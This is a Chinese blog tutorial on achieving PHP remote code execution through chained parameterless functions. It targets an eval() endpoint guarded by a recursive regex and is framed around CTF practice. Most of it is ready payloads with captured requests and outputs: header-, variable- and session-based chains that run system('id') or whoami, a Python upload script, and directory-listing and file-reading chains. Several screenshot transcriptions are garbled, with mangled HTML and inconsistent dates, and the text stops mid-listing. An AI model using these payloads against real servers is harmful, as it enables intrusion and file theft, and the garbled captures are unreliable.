

# 使用无参数函数进行命令执行

原创

普通网友 于 2022-01-17 19:18:42 发布 1065 收藏

文章标签: [安全](#) [网络安全](#) [信息安全](#) [渗透测试](#) [安全漏洞](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/kali\\_Ma/article/details/122544274](https://blog.csdn.net/kali_Ma/article/details/122544274)

版权

## 前言

在这里总结一下无参数命令执行。

## 环境准备

测试代码

```
<?php
highlight_file(__FILE__);
if('!' === preg_replace('/[^\W+((?R)?\)/]', '', $_GET['code'])) {
    eval($_GET['code']);
}
?>
```

关键代码

```
preg_replace('/[^\W+((?R)?\)/]', '', $_GET['code'])
```

这里使用 `pregreplace` 替换匹配到的字符为空, `\w` 匹配字母、数字和下划线, 等价于 `^[A-Za-z0-9]`, 然后 `(?R)?` 这个意思为递归整个匹配模式。所以正则的含义就是匹配无参数的函数, 内部可以无限嵌套相同的模式(无参数函数), 将匹配的替换为空, 判断剩下的是否只有;

以上正则表达式只匹配 `a(b(c()))` 或 `a()` 这种格式, 不匹配 `a("123")`, 也就是说我们传入的值函数不能带有参数, 所以我们要使用无参数的函数进行文件读取或者命令执行。

本文涉及的相关函数

目录操作:

`getcwd()`: 函数返回当前工作目录。

`scandir()`: 函数返回指定目录中的文件和目录的数组。

`dirname()`: 函数返回路径中的目录部分。

`chdir()`: 函数改变当前的目录。

数组相关的操作:

`end()` - 将内部指针指向数组中的最后一个元素, 并输出。

`next()` - 将内部指针指向数组中的下一个元素, 并输出。

`prev()` - 将内部指针指向数组中的上一个元素, 并输出。

`reset()` - 将内部指针指向数组中的第一个元素, 并输出。

`each()` - 返回当前元素的键名和键值, 并将内部指针向前移动。

`array_shift()` - 删除数组中第一个元素, 并返回被删除元素的值。

## 读文件

show\_source() - 对文件进行语法高亮显示。

readfile() - 输出一个文件。

highlight\_file() - 对文件进行语法高亮显示。

file\_get\_contents() - 把整个文件读入一个字符串中。

readgzfile() - 可用于读取非 gzip 格式的文件

### 【一>所有资源获取<一】

- 1、电子书籍（白帽子）
- 2、安全大厂内部视频
- 3、100份src文档
- 4、常见安全面试题
- 5、ctf大赛经典题目解析
- 6、全套工具包
- 7、应急响应笔记
- 8、网络安全学习路线

## 关键函数

### getenv()

**getenv()**：获取环境变量的值(在PHP7.1之后可以不给予参数)

适用于：php7以上的版本

```
?code=var_dump(getenv());
```

php7.0以下返回bool(false)

← → ↻ ⚠ 不安全 | 172.17.0.1:8080/1.php?code=var\_dump(getenv());

```
<?php
highlight_file(__FILE__);
if(';' === preg_replace('/[^\W]+\((?R)?\)/', '', $_GET['code'])) {
    eval($_GET['code']);
}
```

```
?>
```

**bool(false)**

php7.0以上正常回显

Request

```
GET /no.php?code=var_dump(getenv()); HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: _ga=GAL.1.1592130974.1616653076.bdshare_firsttime=1616653211943
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```

Response

```
["SYSTEMROOT"]=>
string(10) "C:\Windows"
["COMSPEC"]=>
string(27) "C:\Windows\system32\cmd.exe"
["PATH"]=>
string(53) ".;COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.MSC"
["WINDIR"]=>
string(10) "C:\Windows"
["PHP_FCGI_MAX_REQUESTS"]=>
string(4) "1000"
["PHPFCGI"]=>
string(46) "D:/PHP/phpStudy/PHPTutorial/php/php-7.2.1-nts/"
["_FCGI_SHUTDOWN_EVENT_"]=>
string(4) "2108"
```

?code=var\_dump(getenv(\$\_SERVER['PHPINFO']));

phpinfo()可以获取所有环境变量

Request

```
GET /1.php?code=var_dump(getenv($_SERVER['PHPINFO'])); HTTP/1.1
Host: 47.119.122.100
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

Response


Target: http://47.119.122.

## PHP Version 5.5.9-1ubuntu4.14

System	Linux bc1380f1c896 4.15.0-135-generic #138-Ubuntu SMP Mon Jan 18 17:38:24 UTC 2021 x86_64
Build Date	Oct 30 2015 01:34:23
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini

getallheaders()

**getallheaders():** 获取所有 HTTP 请求标头，是 `apache_request_headers()` 的别名函数，但是该函数只能在 Apache 环境下使用  
传入 `?code=print_r(getallheaders());`，数组返回 HTTP 请求头




The screenshot shows a web browser's developer tools interface. The 'Request' tab is active, displaying the raw request: `GET /1.php?code=print_r(getallheaders()); HTTP/1.1`. Below the request line, the headers are listed: `Host: ...`, `User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0`, `Accept: text/html, application/xhtml+xml, application/xml; q=0.9, image/avif, image/webp, */*; q=0.8`, `Accept-Language: zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2`, `Accept-Encoding: gzip, deflate`, `Connection: close`, and `Upgrade-Insecure-Requests: 1`. The 'Response' tab is also active, showing the raw response: `HTTP/1.1 200 OK`. The response headers include `Date: Sun, 09 Jan 2022 09:05:54 GMT`, `Server: Apache/2.4.7 (Ubuntu)`, `X-Powered-By: PHP/5.5.9-lubuntu4.14`, `Vary: Accept-Encoding`, `Content-Length: 1474`, `Connection: close`, and `Content-Type: text/html`. The response body contains a large block of HTML code with a `print_r` output of the request headers, which is highlighted in red. The output shows an array with keys: `[Host]`, `[User-Agent]`, `[Accept]`, `[Accept-Language]`, `[Accept-Encoding]`, `[Connection]`, and `[Upgrade-Insecure-Requests]`.

## Payload1

使用 `end` 指向最后一个请求头，用其值进行 rce

```
GET /1.php?code=eval(end(getallheaders())); HTTP/1.1
.....
flag: system('id');
```

- `end()`: 将数组的内部指针指向最后一个单元



The screenshot shows a web browser's developer tools interface. The 'Request' tab is active, displaying the raw request: `GET /1.php?code=eval(end(getallheaders())); HTTP/1.1`. Below the request line, the headers are listed: `Host: ...`, `User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0`, `Accept: text/html, application/xhtml+xml, application/xml; q=0.9, image/avif, image/webp, */*; q=0.8`, `Accept-Language: zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2`, `Accept-Encoding: gzip, deflate`, `Connection: close`, `Upgrade-Insecure-Requests: 1`, `Content-Length: 2`, and `flag: system('id');`. The 'Response' tab is also active, showing the raw response: `HTTP/1.1 200 OK`. The response headers include `Date: Sun, 09 Jan 2022 04:04:28 GMT`, `Server: Apache/2.4.7 (Ubuntu)`, `X-Powered-By: PHP/5.5.9-lubuntu4.14`, `Vary: Accept-Encoding`, `Content-Length: 1096`, `Connection: close`, and `Content-Type: text/html`. The response body contains a large block of HTML code with a `print_r` output of the request headers, which is highlighted in red. The output shows an array with keys: `[Host]`, `[User-Agent]`, `[Accept]`, `[Accept-Language]`, `[Accept-Encoding]`, `[Connection]`, and `[Upgrade-Insecure-Requests]`.

## Payload2

此 payload 适用于 php7 以上版本

```
GET /1.php?exp=eval(end(apache_request_headers())); HTTP/1.1
.....
flag: system('id');
```

## get\_defined\_vars()


## Payload1

```
?code=eval(end(current(get_defined_vars())));&flag=system('ls');
```

利用全局变量进RCE

`get_defined_vars()`: 返回由所有已定义变量所组成的数组，会返回

`COOKIE`, `_FILES`全局变量的值，返回数组顺序为get->post->cookie->files  
`current()`: 返回数组中的当前单元，初始指向插入到数组中的第一个单元，也



The screenshot shows a web browser's developer tools interface. The 'Request' tab is selected, displaying the following HTTP request:

```
GET /1.php?code=eval(end(current(get_defined_vars())));&flag=system('ls'); HTTP/1.1
Host: 47.100.133.201:8081
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

The 'Response' tab is also visible, showing the output of the system command:

```
HTTP/1.1 200 OK
Date: Sun, 10 Jun 2024 08:00:00 GMT
Server: Apache/2.4.18 (Ubuntu)
X-Powered-By: PHP/5.6.35-0ubuntu0.16.04+deb10u0
Vary: Accept-Encoding
Content-Type: text/html; charset=UTF-8
Content-Length: 1024
Connection: close
Content-Disposition: inline

<code><span style="color: #DD0000; font-weight: bold; font-size: 1.2em; font-family: monospace;">
#DD0000'
#0000BB'
#DD0000'
#DD0000'
#DD0000'
#007700'
#0000BB'
#0000BB'
</span>
</code>
2.php
LICENSE
README
index.php
logo.png
phpinfo.php
```

A red arrow points from the payload in the request to the output in the response.

ET, POST,

## Payload2

```
?flag=phpinfo();&code=print_r(get_defined_vars());
```

该函数会返回全局变量的值，如get、post、cookie、file数据，

```
Request
GET /1.php?flag=phpinfo();&code=print_r(get_defined_vars()); HTTP/1.1
Host: 4...
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1

Response
Content-Type: text/html

<code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php<br />highlight_file</span><span style="color: #0000BB">__FILE__</span><span style="color: #007700">);<br />if
#D00000">';&nbsp;</span><span style="color: #007700">===&nbsp;</span><span style="color: #0000BB">preg_replace</span><span style="color: #007700">(</span><span style="color: #D00000">'/[\\W]+((?R)?)'/</span><span style="color: #007700">,&nbsp;</span><span style="color: #D00000">'</span><span style="color: #007700">,&nbsp;</span><span style="color: #007700">')</span><span style="color: #007700">[</span><span style="color: #D00000">'code'</span><span style="color: #007700">])&nbsp;</span><span style="color: #007700">,&nbsp;</span><span style="color: #0000BB">eval</span><span style="color: #007700">($GET</span><span style="color: #007700">[</span><span style="color: #0000BB">?&lt;
</span>
</code>Array
(
    [_GET] => Array
        (
            [flag] => phpinfo();
            [code] => print_r(get_defined_vars());
        )
    [_POST] => Array
        (
        )
    [_COOKIE] => Array
        (
        )
    [_FILES] => Array
        (
        )
)
```

flag=>phpinfo(); 在\_GET数组中，所以需要两次取数组值：

pos第一次取值

```
?flag=phpinfo();&code=print_r(pos(get_defined_vars()));
```

```
Request
GET /1.php?flag=phpinfo();&code=print_r(pos(get_defined_vars())); HTTP/1.1
Host: ...3081
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1

Response
HTTP/1.1 200 OK
Date: Sun, 09 Jan 2022 07:58:55 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-lubuntu4.14
Vary: Accept-Encoding
Content-Length: 1125
Connection: close
Content-Type: text/html

<code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php<br />highlight_file</span><span style="color: #0000BB">__FILE__</span><span style="color: #007700">);<br />if(</span><span style="color: #D00000">';&nbsp;</span><span style="color: #007700">===&nbsp;</span><span style="color: #0000BB">preg_replace</span><span style="color: #007700">(</span><span style="color: #D00000">'/[\\W]+((?R)?)'/</span><span style="color: #007700">,&nbsp;</span><span style="color: #D00000">'</span><span style="color: #007700">,&nbsp;</span><span style="color: #007700">')</span><span style="color: #D00000">'code'</span><span style="color: #007700">])&nbsp;</span><span style="color: #0000BB">eval</span><span style="color: #007700">($GET</span><span style="color: #007700">[</span><span style="color: #D00000">'code'</span><span style="color: #007700">]);<br /></span><span style="color: #0000BB">?&lt;
</span>
</code>Array
(
    [flag] => phpinfo();
    [code] => print_r(pos(get_defined_vars()));
)
```

pos第二次取值

```
?flag=phpinfo();&code=print_r(pos(pos(get_defined_vars())));
```

Go Cancel < >

**Request**

Raw Params Headers Hex

```
GET /1.php?flag=phpinfo()&code=print_r(pos(pos(get_defined_vars()))); HTTP/1.1
Host: 4.111.122.200:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

**Response**

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Sun, 09 Jan 2022 07:59:40 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-lubuntu4.14
Vary: Accept-Encoding
Content-Length: 1052
Connection: close
Content-Type: text/html
```

```
<code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php<br />highlight_file</span><span style="color: #0000BB">__FILE__</span><span style="color: #DD0000">';&nbsp;</span><span style="color: #007700">preg_replace</span><span style="color: #DD0000">'/[\W]+\((?R)?\)/'</span><span style="color: #DD0000">'</span><span style="color: #007700">,&nbsp;<span style="color: #007700">[</span><span style="color: #007700">]]&nbsp;<span style="color: #007700">[</span><span style="color: #0000BB">$_GET</span><span style="color: #007700">[<span style="color: #007700">];<br /></span></span><span style="color: #007700">];<br /></span></code>phpinfo();
```

执行phpinfo()

?flag=phpinfo();&code=eval(pos(pos(get\_defined\_vars())));

Go Cancel < >

**Request**

Raw Params Headers Hex

```
GET /1.php?flag=phpinfo()&code=eval(pos(pos(get_defined_vars()))); HTTP/1.1
Host: 4.111.122.200:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

**Response**

Raw Headers Hex HTML Render

Target: http://47.1

## PHP Version 5.5.9-1ubuntu4.14

System	Linux bc1380f1698e 4.15.0-135-generic #139-Ubuntu SMP Mon Jan 18 17:38:24 UTC 2021 x86_64
Build Date	Oct 28 2015 01:34:23
Server API	Apache 2.0 Handler
Virtual	localhost

任意命令执行

?flag=system('id');&code=eval(pos(pos(get\_defined\_vars())));

Go Cancel < >

**Request**

Raw Params Headers Hex

```
GET /1.php?flag=system('id')&code=eval(pos(pos(get_defined_vars()))); HTTP/1.1
Host: 4.111.122.200:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

**Response**

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Sun, 09 Jan 2022 08:01:31 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-lubuntu4.14
Vary: Accept-Encoding
Content-Length: 1096
Connection: close
Content-Type: text/html
```

```
<code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php<br />highlight_file</span><span style="color: #0000BB">__FILE__</span><span style="color: #007700">);<br />&nbsp;<span style="color: #DD0000">';&nbsp;</span><span style="color: #007700">===&nbsp;<span style="color: #007700">[</span><span style="color: #DD0000">preg_replace</span><span style="color: #007700">[</span><span style="color: #DD0000">'</span><span style="color: #007700">,&nbsp;<span style="color: #DD0000">'</span><span style="color: #007700">[</span><span style="color: #007700">]]&nbsp;<span style="color: #007700">[</span><span style="color: #007700">]]&nbsp;<span style="color: #007700">[</span><span style="color: #DD0000">'code'</span><span style="color: #007700">];&nbsp;<span style="color: #007700">[</span><span style="color: #0000BB">$_GET</span><span style="color: #007700">[<span style="color: #007700">];<br /></span></span><span style="color: #007700">];<br /></span></code>uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

## Payload3

而如果网站对

GET, POST, COOKIE都做的过滤，那我们只能从\_FILES入手了，file数组在最后一个，需要

```
import requests
files = {
    "system('whoami');": ""
}
#data = {
#"code": "eval(pos(pos(end(get_defined_vars()))));"
#}
r = requests.post("http://your_vps_ip/1.php?code=eval(pos(pos(end(get_defined_vars())));", files=files)
print(r.content.decode("utf-8", "ignore"))
```

## session\_start()

适用于：php7以下的版本

- **session\_start()**: 启动新会话或者重用现有会话，成功开始会话返回 TRUE，反之返回 FALSE,返回参数给session\_id()
- **session\_id()**: 获取/设置当前会话 ID，返回当前会话ID。如果当前没有会话，则返回空字符串（""）。

## 文件读取

- show\_source(session\_id(session\_start()));
- var\_dump(file\_get\_contents(session\_id(session\_start())))
- highlight\_file(session\_id(session\_start()));
- readfile(session\_id(session\_start()));

抓包传入Cookie: PHPSESSID=(想读的文件)即可

```
GET /1.php?code=show_source(session_id(session_start())); HTTP/1.1
Cookie: PHPSESSID=/flag
```

读取成功:

The screenshot shows a web browser's developer tools interface. On the left, the 'Request' tab is active, displaying the following details:

- Method: GET
- URL: /1.php?code=show\_source(session\_id(session\_start()));
- Host: 4.10.0.1081
- Cookie: PHPSESSID=/flag
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8
- Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
- Accept-Encoding: gzip, deflate
- Connection: close
- Upgrade-Insecure-Requests: 1

On the right, the 'Response' tab is active, showing the server's response:

- Status: HTTP/1.1 200 OK
- Date: Sun, 09 Jan 2022 08:21:06 GMT
- Server: Apache/2.4.7 (Ubuntu)
- X-Powered-By: PHP/5.5.9-lubuntu4.14
- Expires: Thu, 19 Nov 1981 08:52:00 GMT
- Cache-Control: no-store, no-cache, must-revalidate, private
- Pragma: no-cache
- Vary: Accept-Encoding
- Content-Length: 1126
- Connection: close
- Content-Type: text/html

The response body contains HTML code with a highlighted section:

```
<code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php<br />highlight
style="color: #0000BB">__FILE__</span><span style="color: #000000">';'&nbsp;
#DD0000">';'&nbsp;&nbsp;</span><span style="color: #007700"
#0000BB">preg_replace</span><span style="color: #007700"
#DD0000">'/[\\W]+((?R)?\\)'/</span><span style="col
#DD0000">'</span><span style="color: #007700">,&nbsp;&nbsp;
style="color: #007700">[</span><span style="color: #D0
#007700">]]&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;<br />
#0000BB">$_GET</span><span style="color: #007700">[</
style="color: #007700">];<br /></span><span>
</span>
</code><code><span style="color: #000000">
flag(no_para_rce_test_flag)<br /></span>
</code>
```

## 命令执行



\*\*hex2bin()\*\*函数可以将十六进制转换为ASCII 字符，所以我们传入十六进制并使用hex2bin()即可

先传入eval(hex2bin(session\_id(session\_start())));，然后抓包传入Cookie: PHPSESSID="(system('命令'))"的十六进制)即可

```
GET /1.php?code=eval(hex2bin(session_id(session_start()))); HTTP/1.1
Cookie: PHPSESSID=706870696e666f28293b
```

回显成功

System	Linux bc1380ffc68b 4.15.0-135-generic #139-Ubuntu SMP Mon Jan 18 17:38:24 UTC 2021 x86_64
Build Date	Oct 28 2015 01:34:23

## scandir()

文件读取

### 查看当前目录文件名

```
print_r(scandir(current(localeconv())));
```

### 读取当前目录文件

当前目录倒数第一位文件:

```
show_source(end(scandir(getcwd())));
show_source(current(array_reverse(scandir(getcwd()))));
```

当前目录倒数第二位文件:

```
show_source(next(array_reverse(scandir(getcwd()))));
```

随机返回当前目录文件:

```
highlight_file(array_rand(array_flip(scandir(getcwd()))));
show_source(array_rand(array_flip(scandir(getcwd()))));
show_source(array_rand(array_flip(scandir(current(localeconv()))));
```

### 查看上一级目录文件名

```
print_r(scandir(dirname(getcwd())));
print_r(scandir(next(scandir(getcwd()))));
print_r(scandir(next(scandir(getcwd()))));
```

### 读取上级目录文件

```
show_source(array_rand(array_flip(scandir(dirname(chdir(dirname(getcwd()))))));
show_source(array_rand(array_flip(scandir(chr(ord(hebrevc(crypt(chdir(next(scandir(getcwd()))))))))));
show_source(array_rand(array_flip(scandir(chr(ord(hebrevc(crypt(chdir(next(scandir(chr(ord(hebrevc(crypt(phpversion()))))))))))))));
```

payload解释:

- array\_flip(): 交换数组中的键和值, 成功时返回交换后的数组, 如果失败返回 NULL。
- array\_rand(): 从数组中随机取出一个或多个单元, 如果只取出一个(默认为1), array\_rand() 返回随机单元的键名。否则就返回包含随机键名的数组。完成后, 就可以根据随机的键获取数组的随机值。
- array\_flip()和array\_rand()配合使用可随机返回当前目录下的文件名
- dirname(dirname())配合切换文件路径

## 查看和读取根目录文件

所获得的字符串第一位有几率是/, 需要多试几次

```
print_r(scandir(chr(ord(strev(crypt(serialize(array()))))));
```

## 相关CTF赛题

### [GXCTF2019]禁止套娃

index源码

```
<?php
include "flag.php";
echo "flag在哪里呢? <br>";
if(isset($_GET['exp'])){
